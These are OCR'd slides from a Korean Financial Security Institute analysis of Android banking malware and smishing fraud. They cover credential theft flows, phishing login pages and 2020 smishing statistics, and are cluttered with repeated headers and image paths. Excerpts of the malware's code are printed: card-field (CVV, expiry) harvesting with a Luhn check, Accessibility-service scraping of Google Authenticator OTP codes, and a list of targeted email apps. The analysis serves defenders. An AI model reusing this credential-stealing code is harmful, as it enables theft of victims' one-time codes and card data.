
```
...
var iddNUMBERS = ['ZIP', 'CCexpMM', 'CCEXPYY', 'CVV'];
for(var i = 0; i < iddNUMBERS.length; i++) {
    document.getElementById(iddNUMBERS[i]).addEventListene
}

function valid_credit_card(value) {
    if (/[^0-9-\s]+/.test(value)) return false;
    var nCheck = 0, nDigit = 0, bEven = false;
    value = value.replace(/\D/g, "");
    for (var n = value.length - 1; n >= 0; n--) {
        var cDigit = value.charAt(n),
              nDigit = parseInt(cDigit, 10);
        if (bEven) {
            if ((nDigit *= 2) > 9) nDigit -= 9;
```

인증정보 탈취 (기능별 개요도)

금융보안원
FINANCIAL SECURITY INSTITUTE


[그림 38] 인증정보 탈취 흐름 및 악성 앱의 기능별 개요도



인증정보 탈취 (기능별 개요도)

금융보안원
FINANCIAL SECURITY INSTITUTE


[그림 38] 인증정보 탈취 흐름 및 악성 앱의 기능별 개요도



인증정보 탈취 (기능별 개요도)

금융보안원
FINANCIAL SECURITY INSTITUTE

[그림 38] 인증정보 탈취 흐름 및 악성 앱의 기능별 개요도




인증정보 탈취 (Google OTP)

금융보안원
FINANCIAL SECURITY INSTITUTE

OTP 값 탈취

- Screenshot
- 접근성 권한



인증정보 탈취 (Google OTP)

금융보안원 FINANCIAL SECURITY INSTITUTE

[S46] Google OTP 앱에서 표시되는 2단계 인증값을 탈취

```
...
if(packName.contains("com.google.android.apps.authenticator2")){
   if(event.getSource() == null){return;}
   String data = "";
   List<AccessibilityNodeInfo> nodeClass = findNodeWithClass(event.getSource(),
"android.view.ViewGroup");
   int t = 0;
   for (AccessibilityNodeInfo accessibilityNodeInfo : nodeClass) {
       for(int i = 0; i<accessibilityNodeInfo.getChildCount();i++){
           AccessibilityNodeInfo child = accessibilityNodeInfo.getChild(i);
           if(child.getText() != null){
               data = data + "params1: " + t + ", params2: " + i + ", params3: "
+child.getText().toString() + "\n";
           }
       }
       t++;
   }
   if(!data.isEmpty()){
       SettingsToAdd(service, “LogSMS”, "Logs com.google.android.apps.authenticator2: \n" +
data  + ”::endLog::”);
```

인증정보 탈취 (공격 대상 사전 정의)

금융보안원 FINANCIAL SECURITY INSTITUTE

공격 대상이 되는 앱을 사전에 정의


└ 사용자가 설치된 또는 설치 예정인 정상 앱 실행을 모니터링


[S44] 피싱 공격 대상이 되는 정상 앱을 사전에 정의


```
...
public  String listAppGrabMails =
"com.google.android.gm,com.mail.mobile.android.mail,com.connectivityapps.hotmail,com.microsoft.
office.outlook,com.yahoo.mobile.client.android.mail,";
...
```

인증정보 탈취 (공격 사례)

금융보안원
FINANCIAL SECURITY INSTITUTE









인증정보 탈취 (공격 사례)

금융보안원 FINANCIAL SECURITY INSTITUTE



[그림 43] 미국 USBank

피싱 로그인 페이지	정상 로그인 페이지
	

인증정보 탈취 (공격 사례)

금융보안원 FINANCIAL SECURITY INSTITUTE

[그림 44] 스페인 piBank


피싱 로그인 페이지	정상 로그인 페이지
	

스미싱 소액결제


금융보안원 FINANCIAL SECURITY INSTITUTE

[그림 47] 2020년도 2분기 후후 스미싱 스팸 통계


20년 2분기 스미싱 유형 신고 현황



20년 2분기 스팸 신고 유형



20년 2분기 전화 가로채기 탐지 현황





금융감독원 KISA 한국인터넷진흥원

스미싱 소액결제 (기능별 개요도)

금융보안원
FINANCIAL SECURITY INSTITUTE

[그림 48] 일반적인 스미싱 범죄 흐름 및 악성 앱의 기능별 개요도

